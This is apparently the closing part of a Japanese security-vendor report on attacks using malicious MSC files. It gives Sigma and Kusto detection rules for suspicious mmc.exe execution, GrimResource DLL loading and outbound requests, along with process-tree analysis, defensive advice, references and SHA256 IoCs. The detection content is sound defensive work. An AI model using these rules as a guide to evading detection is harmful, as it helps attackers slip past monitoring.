MSC ファイルを悪用した攻撃への防衛手法を、検知・分析・防御の観点から紹介します。なお、検知・分析については、Endpoint Detection & Response (EDR) 製品や Microsoft 社が提供する Sysmonなどで観測・記録が可能となるエンドポイントの挙動をベースに紹介します。

7.1 検知

MSC ファイルを悪用した攻撃を検知するためのルールをエンドポイントの挙動ごとに分けて紹介します。

7.1.1 プロセス起動

MSC ファイルを悪用した攻撃の起点は、基本的にメールの添付か外部からのダウンロードです。さらにユーザーはこれらファイルを自身で開き、マルウェア感染に至ります。そこで、ユーザーが悪性 MSC ファイルを実行するときのプロセス名と悪性 MSC ファイルのパスに着目することでこれらの挙動を検知できます。以下の図 76 では汎用的なシグネチャ記述フォーマットの Sigma を利用してルールを作成しています。なお、このルールで悪性 MSC ファイルの実行を検知できますが、ユーザーが意図してダウンロードした良性な MSC ファイルの実行を過検知してしまう可能性があることに注意してください。既に利用している MSC ファイルなどがあれば、それらのファイル名などを除外ルールとして追加することを推奨します。

```
1 title: Suspicious_MSC_File_Execution
2 description: Detects msc file execution from suspicious folder.
3 author: NTT Security Holdings
4 date: 2025/01/10
5 logsource:
6 |   category: process_creation
7 |   product: windows
8 detection:
9 |   selection1:
10 |     ParentImage|endswith: ':\Windows\explorer.exe'
11 |   selection2:
12 |     Image|endswith: ':\Windows\System32\mmc.exe'
13 |     CommandLine|contains: '.msc'
14 |   selection3_1:
15 |     CommandLine|contains: '\Desktop\'
16 |   selection3_2:
17 |     CommandLine|contains: '\Downloads\'
18 |   selection3_3:
19 |     CommandLine|contains: '\AppData\Local\Microsoft\Windows\INetCache\'
20 condition: selection1 and selection2 and (selection3_1 or selection3_2 or selection3_3)
```

図 76: 悪性 MSC ファイルの実行を検知するルール

7.1.2 イメージロード

3章にて紹介した GrimResource では、apds.dll という Microsoft 社標準の DLL に存在する脆弱性を利用します。そのため、この脆弱性を悪用する MSC ファイルを開くと、mmc.exe の起動時に当該 DLL ファイルをロードする挙動が確認できます。通常 mmc.exe は当該 DLL ファイルをロードすることはないので、この挙動を検知したときは GrimResource を利用した悪性 MSC ファイルが実行された可能性が高いと言えます。以下の図 77 に Sigma で記述したルールを記載しております。

```

1  title: MSC_GrimResource
2  description: Detects execution of GrimResource msc file.
3  author: NTT Security Holdings
4  date: 2025/01/10
5  logsource:
6  |   category: image_load
7  |   product: windows
8  detection:
9  |   selection1:
10 |     Image|endswith: ':\Windows\System32\mmc.exe'
11 |   selection2:
12 |     ImageLoaded|endswith: ':\Windows\System32\apds.dll'
13 |   condition: selection1 and selection2

```

図 77: GrimResource を利用した悪性 MSC ファイルの実行を検知するルール

7.1.3 ネットワーク挙動

3 章にて紹介した Kamikaze では、GrimResource とは違って外部の Web サーバーを利用することで任意の JavaScript コードを実行しています。このとき、mmc.exe のプロセスから外部 web サーバーにリクエストが送信されます。そこで、この挙動を以下のルールにて検知が可能です。Sigma での記述が困難だったため、以下のルールは Kusto クエリを利用しています。なお、良質な MSC ファイルの実行による外部の Web サーバーへのアクセスを検知してしまう False Positive が発生してしまう可能性があることに注意してください。通信が普段利用している正規サイトである場合は、それらを除外ルールとして追加することを推奨します。SOC では既にいくつかの正規サイトを除外して利用しています。

```

1  DeviceNetworkEvents
2  | where InitiatingProcessParentFileName == "explorer.exe"
3  | where InitiatingProcessFileName == "mmc.exe"
4  | where RemoteUrl startswith "http"
5  | where RemoteUrl !has "visualsvn.com" and RemoteUrl !has "windowsupdate.com" and RemoteUrl !has "digicert.com"

```

図 78: kamikaze を利用した悪性 MSC ファイルの実行を検知するルール

7.2 分析

EDR 製品等のエンドポイントログを分析する際には、基本的に検知したアラートのプロセス情報からその親プロセスや子プロセスを追うことで攻撃の起点や最終的に実行されるマルウェア、環境調査のコマンドなどを把握できます。MSC ファイルを悪用した攻撃も同様の手法で分析できます。

以下の図 79 は、悪性 MSC ファイルを実行したときのプロセスツリーです。




図 79: 悪性 MSC ファイルを実行したときのプロセスツリー

ユーザーがダウンロードした MSC ファイルを開くことで explorer.exe から mmc.exe が起動されています。この mmc.exe のコマンドラインを見ると悪性 MSC ファイル名やパスを確認できます。その後、Taskpad 機能を使って悪質な vbs ファイルを実行しています (mmc.exe → wscript.exe)。

このようにプロセスの親子関係やコマンドラインに着目することで悪性 MSC ファイルの挙動を確認できます。なお、この事例のように悪性 vbs ファイルによって msiexec.exe が呼び出され、最終的にマルウェアが 2024Contact.exe というプロセスにて実行されている場合は、プロセスの親子関係が変わることもあるので、分析の際にはご注意ください。

7.3 防御

Windows の C:\Windows\ の配下には多くの Microsoft 社標準の MSC ファイルが存在しており、日常的に利用されています。また、AntiVirus 製品や資産管理製品などのサードパーティのプログラムでも多くの MSC ファイルが利用されていることから、これら良質な MSC ファイルと悪質な MSC ファイルを区別して、後者だけ実行を禁止することは困難です。SOC では、悪質な MSC ファイルはメールの添付ファイルや外部からダウンロードさせてユーザーに開かせるタイプの攻撃を観測しているため、他のマルウェア感染対策と同様に基本的なセキュリティ対策が有効です。

基本的なセキュリティ対策

- Windows Update を利用して最新のセキュリティ更新プログラムを適用する
- メール添付ファイルやダウンロードされるファイルに不審なものがあれば開かない（特に拡張子が .msc となっている場合には要注意）
- 正規のソフトウェア配布元からダウンロードする

- 不審な通信や挙動を検知・遮断するために IPS,UTM,EDR 等のセキュリティ対策製品を導入する
- AntiVirus 製品の定義ファイルを最新にする

8 おわりに

NTT セキュリティ・ジャパン株式会社の SOC では、インシデント発生の防止、インシデント発生時の早期発見のためのマルウェア解析やリサーチ活動を行っています。

本稿では悪性 MSC ファイルの構造から、悪性手法の詳細と分類、攻撃グループとキャンペーン、MSC ファイルのメタデータを用いたリサーチ、および防御手法を検討してきました。以上は、悪性 MSC ファイルについて具体的な状況を理解し、対策を行う一助になると考えています。

悪性な MSC ファイルを使った攻撃は今後も継続すると考えられます。SOC では引き続き悪性な MSC ファイルについてリサーチを続けていくつもりです。

付録には IOC を記載しておりますので、ご活用いただければ幸いです。

9 本レポートについて

レポート作成者

NTT セキュリティ・ジャパン株式会社

林匠悟、甘粕伸幸、小澤文生、小池倫太郎、野村和也、吉川照規、元田匡哉

履歴

2025 年 4 月 1 日 (ver1.0) : 初版公開

参考文献

- [1] Microsoft, "What is Microsoft Management Console?", <https://learn.microsoft.com/en-us/troubleshoot/windows-server/system-management-components/what-is-microsoft-management-console>.
- [2] Microsoft, "What's New in MMC 3.0", [https://learn.microsoft.com/en-us/previous-versions/windows/desktop/mmc/mmc-3.0/ms692750\(v=vs.85\)](https://learn.microsoft.com/en-us/previous-versions/windows/desktop/mmc/mmc-3.0/ms692750(v=vs.85)).
- [3] Microsoft, "Definitions of MMC Terms", [https://learn.microsoft.com/en-us/previous-versions/windows/desktop/legacy/ms692752\(v=vs.85\)](https://learn.microsoft.com/en-us/previous-versions/windows/desktop/legacy/ms692752(v=vs.85)).
- [4] Microsoft, "SnapIns Key", <https://learn.microsoft.com/en-us/previous-versions/windows/desktop/mmc/snapins-key>.
- [5] Microsoft, "MMC Console Taskpad", <https://learn.microsoft.com/en-us/previous-versions/windows/desktop/mmc/mmc-console-taskpad>.
- [6] Microsoft, "User Account Control: Inside Windows 7 User Account Control", [https://learn.microsoft.com/en-us/previous-versions/technet-magazine/dd822916\(v=msdn.10\)?redirectedfrom=MSDN](https://learn.microsoft.com/en-us/previous-versions/technet-magazine/dd822916(v=msdn.10)?redirectedfrom=MSDN).
- [7] Microsoft, "Sigcheck v2.90", <https://learn.microsoft.com/en-us/sysinternals/downloads/sigcheck>.
- [8] Microsoft, "Catalog files and digital signatures", <https://learn.microsoft.com/en-us/windows-hardware/drivers/install/catalog-files>.
- [9] Microsoft, "Release-Signing a Driver Package's Catalog File", <https://learn.microsoft.com/en-us/windows-hardware/drivers/install/release-signing-a-driver-package-s-catalog-file>.
- [10] NTT Security Japan, "Operation ControlPlug: APT Attack Campaign abusing MSC file", https://jp.security.ntt/tech_blog/controlplug-en.
- [11] Microsoft, "Microsoft Management Console Remote Code Execution Vulnerability", <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-43572>.
- [12] Elastic Security Labs, "GrimResource - Microsoft Management Console for initial access and evasion", <https://www.elastic.co/security-labs/grimresource>.
- [13] Medium, "From http:// domain to res:// domain xss by using IE Adobe's PDF ActiveX plugin", <https://medium.com/@knownsec404team/from-http-domain-to-res-domain-xss-by-using-ie-adobes-pdf-activex-plugin-ba4f082c8199>.
- [14] Outflank, "Will the real GrimResource please stand up? - Abusing the MSC file format", <https://www.outflank.nl/blog/2024/08/13/will-the-real-grimresource-please-stand-up-abusing-the-msc-file-format/>.
- [15] GitHub, "hfiref0x/UACME", <https://github.com/hfiref0x/UACME>.
- [16] Microsoft, "View::ExecuteShellCommand method", <https://learn.microsoft.com/en-us/previous-versions/windows/desktop/mmc/view-executeshellcommand>.
- [17] Genians, "페이스북과 MS관리콘솔을 활용한 Kimsuky APT 공격 발견 (한국과 일본 대상 공격 징후 포착) Kimsuky APT attack discovered using Facebook & MS management console", https://www.genians.co.kr/blog/threat_intelligence/facebook.
- [18] NTT Security Holdings, "Behind the scenes of recent DarkPlum operations",

- https://jsac.jp/cert.or.jp/archive/2025/pdf/JSAC2025_1_9_amata_rintaro_en.pdf.
- [19] SentinelOne, “Kimsuky Evolves Reconnaissance Capabilities in New Global Campaign”,
<https://www.sentinelone.com/labs/kimsuky-evolves-reconnaissance-capabilities-in-new-global-campaign/>.
- [20] NTT Security Japan, “Attacks by malware abusing AppDomainManager Injection”,
https://jp.security.ntt/tech_blog/appdomainmanager-injection-en.
- [21] Trend Micro, “Earth Baxia Uses Spear-Phishing and GeoServer Exploit to Target APAC”,
https://www.trendmicro.com/en_us/research/24/i/earth-baxia-spear-phishing-and-geoserver-exploit.html.
- [22] F.A.C.C.T., “Липкий клон: MimiStick — подражатели или эволюция Sticky Werewolf”, https://habr.com/ru/companies/f_a_c_c_t/news/845766/.
- [23] nazywam, “Autolt-Ripper”, <https://github.com/nazywam/AutoIt-Ripper>.
- [24] digitalsleuth, “UnAutolt”, <https://github.com/digitalsleuth/UnAutoIt>.
- [25] Fortinet, “Fickle Stealer Distributed via Multiple Attack Chain”, <https://www.fortinet.com/blog/threat-research/fickle-stealer-distributed-via-multiple-attack-chain>.

付録 A IoCs (SHA256)

100f0d1eda68f9aecdeb4bebc6e8dcccdf5fbb561b908705c9d4b490bc67cc688
3a5924cca3467388d2f5ea74f3b3e2437a229beb780d79019c57724af4394649
942336f728851b30a31e1b5e1a7f03c587184e62f317477bcbdb688b748ed9145
5b18f8b379cb32945ef7722b7ec175f5d24e7c468f6f5d593c51610f6b87f21f
51416200643fca7c811c640d27314303306b3f555a549cf8bbb729489e681cb3
823c7d02275cd226d7746bad12155c8933499709f1000094683a3e8f90c4d209
cb4a280f54c56d250c98124a88e80c46ccd82cb77ff0951f150f01e02791ca30
a9732bbb909e60f8082f981062116a2e9035b1bcd5b70a6c73fbae79d989dce1
f0c994f27d6ddb5ed86aa58e221ff90d83213955beb1f12fde58edeb5f18d446
416ae5e966a0b638bef9c10f395f37143158f6304fe8e0564791216f2fc1b5ae
b3b2d915f47aa631cc4900ec56f9b833e84d20e850d78f42f78ad80eb362b8fc
c48cfb91ffc98149efeded7a206c8d5e1d0235118ec99483e60f1b8962b9e554
f8fcf54926f1ffc7362d9f0cfd1f0f978358c570a6541e8d9490cbbaa29be0
8c53f13c6ead95195c9ac1a32c11b0c4a6bf52969207d6cd8644ab378b4447af
d11b41aee220b451393598677d7e62b4ff8fb1989bcdea4a9a25a6d207c5aa39
689e4bc76400cc9b0ce627b578db0b3217cd7dcc34f4bfd44314dccccf3625fe
f555f39b7a32994ab52869fc49b03f87c426db8f18800c1497000d76fb0e2552
c279c8b8cdc09170e3a93b6942e77890694071324b23d7ea0d9927a905476a53
84fde99fe198fbdd5159a93588cc81f3742ef7eb1c5928cecf06c13564de4921
439a908eb7b800abed09a0f59f8a96509795432efdc1d7f8df0b3478cae6c953
2594cea884ddd37e87c5e54d237380a09132bc3c8fd5550c6f072b74ab2ec14b
a6dcda8f7715182ff5b802b7d34562e72080aff0270098fc74ee4d157b2057
505aa3372a138b7565014d018367c5bb998b2680827f4beaf809863867f62eb0
939f509a8edc6b9da103fbcebe85630671ed591dd9e40243da37559e10dcfd80
5ad093aa3eaf2bb76003f8f2f9de9b1368640aa320fa8d77df2c773f75186a71
393287d6f657632736a596b88c22f63aa791a9420c78e0d7781076f5861ddf69
69dede60a2c30900506029c16732d0c4ad0c21b61de6b492759f7366eac48a4a
5fc37b8537e4d66dc569a767a397b87c7cd7df07a122d225bf0266d7c997ed15
1c5617c14f038b891287ea217c89b545256c89e3f174ba48c25bde294271c6e5
49abaa2ba33af3ebde62af1979ed7a4429866f4f708e0d8e9cfffafa7a279604
fd5dd3333f3467aa4f2a79679d7b05652b902c8501e92129963245bab9db6f84
90d5af749f3a1a1a9db743ed4df174d6fc015598f47b1261ac9795f2ac30457f
c93914f2dc6a05251ba5103f1eb576fb17dd0b644d2087b9b35e3df3201a5fbe
342c285efb8798fcb80d695caf9ae1e097cecc72e01f25df85e4210e9fd638
9ffd9422c22195d0bce91577154d380c696bd02e846da4579ca056eeca2d8c66
f90627948bd44ebf67011fd6f0e55f8da6816c18dba7f535aad316bab2c8a3b4
d7db68d1a679d6afd4ef90f8747f698eff96f385e36b3a91c543f5438f6c380b
fd65c7a42458d05219cd6dad15b8ba28712a2d52e2f10a2060341aa03aedbab8
397afb74746b2fe01abc63789412b38f44ceb234a278a04b85b2bb5b4e64cc8c
ae6d67cf8798174d1e3a317de83168b07e4254c2831921b14d4b65f7234db350

c1f27bed733c5bcf76d2e37e1f905d6c4e7abaeb0ea8975fca2d300c19c5e84f
47486ec6627fced4663d52c408f85f6a74cb9f256b4ef111c66e2bc990b271f9
7d8894520e26755e0f191078df140898882837c90d338174487c1e2d17a72756
e0b4e3f7d35c182ca48c49c635138ab343c4415dae32a086ba19c0ecaf41936e
57e9b7d1c18684a4e8b3688c454e832833e063019ed808fd69186c4e20df930a
496573678832d5aca98b2404aacdd1ff7df8829025bf6f75c0e25546f67906ab
5042f64c0c5b1325964279106f0afa330fb2810416043784f5b4deef0e93aa4
cea22277e0d7fe38a3755bdb8baa9fe203bd54ad4d79c7068116f15a50711b09
587ed965babcc10c51112cfee567a5a396673eba993e80e25d57ff16e41594b1
77373a220e74824d641faac62c6b82835935f94254bd663b060bb3885746aa6d
eae187a91f97838dbb327b684d6a954beee49f522a829a1b51c1621218039040
a02aa7a3b81be301c6636bd1b0133ab1db2829ba5b584dcb16a532de59371b34
00619a5312d6957248bac777c44c0e9dd871950c6785830695c51184217a1437
83457462d1885acce9f4e46ad4053d050d3b0c7f3935b61f378e52f0eed5a68b
8028b918d06cf3635e7e77d29cb0a4622d8cf4ee30881fb297435f7328ff45e4
6be4dd9af27712f5ef6dc7d684e5ea07fa675b8cbcd3094612a6696a40c664ce
8a1020b6baecabfa71cefee7cba132f232b3ba8f5daac56b3e49ca82f777dda2
1e6c661d6981c0fa56c011c29536e57d21545fd11205eddf9218269ddf53d448
87195b982b8300765deca2337f4789bd456f280c1e9f59e323bb260e47c5f710
879deb07a70a61039c41c9094301bda3b107166a7ffbd0b9e05e9bb2de11a2ee
9669500fdecdd842c3c21f0255fc2e0cb0f9dbfe26c4535670f056bb13bf239b
f6363f60aaccea8f1099af39d0631c201c56fa4d6bc617546fc179b4ec8872c4
b13201957eec1248b3d91f2fd5a0b5d999c0c77644810f4aa28c9ecd0faf8828
f1d519f43c36e24a89b351f00059a1bdb9afc2a339f7301117babb484e2cc555
391810015472e01dfbe11b09daf340e8304ae9aea9936f9a3b4384a7942b6490
e63e0ccaa29b7b18145d5fb2b0fe439365fed28c0daa818f989f64f94ca3bada
ca05513c365c60a8fdabd9e21938796822ecda03909b3ee5f12eb82fefa34d84
fbe712659d5b90a666df5501bf73ff40d8062031f68d96a15f1c8002d9b2f91a
3e6772aca8bb8e71956349f1ea9fecda5d9b9cfa00f8cddf846c169ab468a370
4edc77c3586ccc255460f047bd337b2d09e2339e3b0b0c92d68cddedf2ac1e54
f7e29ad2b0d3da5c2a9fa8f54629cdd7b5b890a04b7408c7bdbd02e5772c5103
d0c4eb52ea0041cab5d9e1aea17e0fe8a588879a03415f609b195cfbd69caafc
ca0dfda9a329f5729b3ca07c6578b3b6560e7cfaeff8d988d1fe8c9ca6896da5
6784b646378c650a86ba4fdd4baaaf608e5ecdf171c71bb7720f83965cc8c96f
1221e8b14256cd0d447df9ca8b9951eb71ff9003ea89b89e4a164d15c235884d
3b06f4629398e2f78b0c039fefe18f8479e5353399f8e706c94cc0e05c1af61b
a696e8c51fc04d2d4dd33d4c282a4fdccca9f29913caa8af1a69ec4135fab566
12742dcf11819f77a824978250cb233c77375a6320e5199861a97bbd15975842
09a6adb71fa641a3ed2e0338af6174e23fd1d579967a7bd22b8892625d64f7b9
fb640cfb9a86b9dc6806b048c6a88ef6ff546ca830a147322b4e3a3646b70942
004a8c5224b6a8bd5715cce806403f40148faf87f223a49b16aa6b44241c1243
79d552fb9b4e2f02ec428e0ec2bbc93507f1b932ff99e4e23ed0a841310e3ed7

a1f98d32780615abfbfd79cc98f67044a803d93a3598d9c2948f6ea1b82aa79f
1c91df4807bc4bb00d2581c25e6c35ead3968b61c006030a7e922120f71f3478
a92c601003774e27c5047fa4aa963fb83bec659561685169e8b5dde5917a139d
8decdf5e000475d09f077a3d5b06843f1138e307141e0d0433526ae7037731d
96781984568b6eb0d8e8a2b8f60bfb44d72418af3d9b8cdc764ce71833813685
62f8363b8ababa3800a7a6edac1ccad2216626a9fa84698ec7ece3ef8ca83a36
e4afe0365e18a9ec1c291fb941ab1d068d461f0e767f80683a3f335d267067ca
a68dbac812432afd5ce2d0260594d7bf99175dba27c1d28e3b45489b01002c5
517ba2d7ccc734ae6d96809bae420555cae7ad1ff9c3df026ef54ec1986c6983
5dd80de3638d88f06564b8e5f01747c095166f82536eb4c8fe5729d64e03df7e
14bc7196143fd2b800385e9b32cfacd837007b0face71a73b546b53310258bb
e81982e40ee5aaed85817343464d621179a311855ca7bcc514d70f47ed5a2c67
f0aa5a27ea01362dce9ced3685961d599e1c9203eef171b76c855a3db41f1ec6
8c9e1f17e82369d857e5bf3c41f0609b1e75fd5a4080634bc8ae7291ebe2186c
58ed2920063d16078dec59bcf02229022dc15d4f3a4c96fca6d2b8752322ec9
856ab3c0c79b25eb1f0ac0fbb8bd243f6c67d07a7ed6a3849fceb318b5ba97b7
1cbf860e99dcd2594a9de3c616ee86c894d85145bc42e55f4fed3a31ef7c2292
ffbf56e633688e08571127b7dc6aa06abe436b2bc378281f130c82b03656ea5a
54549745868b27f5e533a99b3c10f29bc5504d01bd0792568f2ad1569625b1fd
d6f8f306dfec6072e588c618c62bbb90f427853a1aa61504c3b731993427786
433655572c0f319e576a451d069a29966f9d6b409207a649f286ab34d1c8cfeb
e7b257c656877e65a59f0f7fd8d811e37d9c4324029b73e6394a79a280e73a5b
a4cbaa2bc61068e4dc64ef084587e712645ea165b153404cc1d8eeb758f9ecaf